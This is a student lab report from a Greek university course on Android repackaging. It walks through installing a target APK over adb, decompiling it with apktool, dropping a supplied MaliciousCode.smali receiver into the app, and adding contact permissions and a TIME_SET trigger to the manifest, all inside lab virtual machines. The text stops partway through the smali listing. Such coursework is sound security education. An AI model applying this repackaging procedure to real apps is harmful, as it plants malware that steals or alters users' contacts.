

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



ΠΑΝΕΠΙΣΤΗΜΙΟ
ΔΥΤΙΚΗΣ ΑΤΤΙΚΗΣ
UNIVERSITY OF WEST ATTICA

ΤΜΗΜΑ ΜΗΧΑΝΙΚΩΝ ΠΛΗΡΟΦΟΡΙΚΗΣ ΚΑΙ
ΥΠΟΛΟΓΙΣΤΩΝ

TASK 4 ANDROID REPACKAGING

STUDENT DETAILS

NAME: ATHANASIOU VASILIOS EVANGELOS REGISTER
NUMBER: 19390005 **STUDENT**
SEMESTER: 8th **STUDENT**
STATUS: UNDERGRADUATE **PROGRAM OF**
STUDY: PADA **LABORATORY**
DEPARTMENT: ASF 05 WEDNESDAY 12:00 – 14:00
LABORATORY HEAD: GEORGOULAS ANGELOS DUE
DATE: 4/6/2023

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

STUDENT PHOTO:



ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

ACTIVITIES

1. Download and install target application

1.1 Actions

For the purposes of the exercise, we used two virtual machines, SEEDUbuntu (attacker side) and SEEDAndroid (victim side).



Figure 1.1.1. The attacker's virtual machine (SEEDUbuntu)

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 1.1.2. The victim's virtual machine (SEEDAndroid)

Additionally, we connected the two machines to the same NAT network, in order to achieve the Android attack Repackaging.




Figure 1.1.3. Configuring the NAT network in the attacker's machine settings

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 1.1.4. Configuring the NAT network in the victim's machine settings

Step 1. Download target application from attacker

We booted the attacker's machine (SEEDUbuntu) and downloaded the file from eclass RepackagingLab.apk.

Step 2. Install the target app on the victim's Android device

To install the application on the Android device we used the adb tool. Initially, we searched for the victim's IP from the terminal of his machine (SEEDAndroid) with the command:

```
ifconfig
```

We then executed the following commands on the terminal of the attacker's machine (SEEDUbuntu) in order to install the application on the victim's machine. The commands are:


```
adb connect 10.0.2.4
```

```
adb install RepackagingLab.apk
```

where, 10.0.2.4 is the IP address of SEEDAndroid and RepackagingLab.apk is the target application. Finally, for the needs of the following activities, we uninstalled the application, so that we could install it with modifications.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

1.2 Results




```
x86_64:/ $ ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope: Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 TX bytes:0

eth0      Link encap:Ethernet  HWaddr 08:00:27:78:bc:97
          inet addr:10.0.2.4   Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe78:bc97/64 Scope: Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:125761 errors:0 dropped:0 overruns:0 frame:0
          TX packets:41402 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:187184782 TX bytes:3266272

x86_64:/ $
```

Figure 1.2.1. Finding the victim's IP address



```
Terminator
/bin/bash
/bin/bash 66x24
[06/01/23]seed@VM:~/../Scenario1$ adb connect 10.0.2.4;
already connected to 10.0.2.4:5555
[06/01/23]seed@VM:~/../Scenario1$ adb install RepackagingLab.apk
14713 KB/s (1421095 bytes in 0.094s)
Success
[06/01/23]seed@VM:~/../Scenario1$
```

Figure 1.2.2. Installing the target application on the victim's machine

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 1.2.3. Verifying the installation of the target application on the victim's machine

1.3 Observations

The installation was done manually from the attacker's machine terminal because the two machines are on the same NAT network.

2. Dismantling the application

2.1 Actions


We disassembled the application from the attacker's machine terminal with the command:

```
apktool d RepackagingLab.apk
```

Next, we checked the files produced by the File Explorer of the attacker's machine (SEEDUubuntu).

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

2.2 Results



```
Terminator
/bin/bash
/bin/bash 66x24
[06/01/23]seed@VM:~/.../Scenario1$ apktool d RepackagingLab.apk
I: Using Apktool 2.2.2 on RepackagingLab.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/seed/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
[06/01/23]seed@VM:~/.../Scenario1$
```

Figure 2.2.1. Disassembling the target application with the apktool tool




Figure 2.2.2. The RepackagingLab folder

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 2.2.3. The contents of the RepackagingLab folder

2.3 Observations

The apk file includes the .smali files which are compiled Java codes, the .arsc files which contain the resources of an application and the .xml file which is for the basic settings of an Android application.

3. Incorporation of malicious code

3.1 Actions

Step 1. Download the malicious code (in smali format)

We downloaded the malicious code MaliciousCode.smali from eclass and saved it to attacker's machine (SEEDUbuntu).


Step 2. Integrate malicious code into the target application

Next, we placed the malicious code MaliciousCode.smali in the /smali/com directory.

Step 3. Configuring the reassembled application

Finally, we added the permissions to read and write contacts to the AndroidManifest.xml file, which is the file for the basic settings of an Android application, and we also registered the Broadcast Receiver and we configured the intent-filter to receive the TIME_SET broadcast event.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ



```

MaliciousCode.smali (~:/project4/Scenario1) - gedit
# direct methods
.method public constructor <init>()V
    .locals 0

    .prologue
    .line 14
    invoke-direct {p0}, Landroid/content/BroadcastReceiver;-><init>()V

    return-void
.end method

# virtual methods
.method public onReceive(Landroid/content/Context;Landroid/content/Intent;)V
    .locals 9
    .param p1, "context"    # Landroid/content/Context;
    .param p2, "intent"     # Landroid/content/Intent;

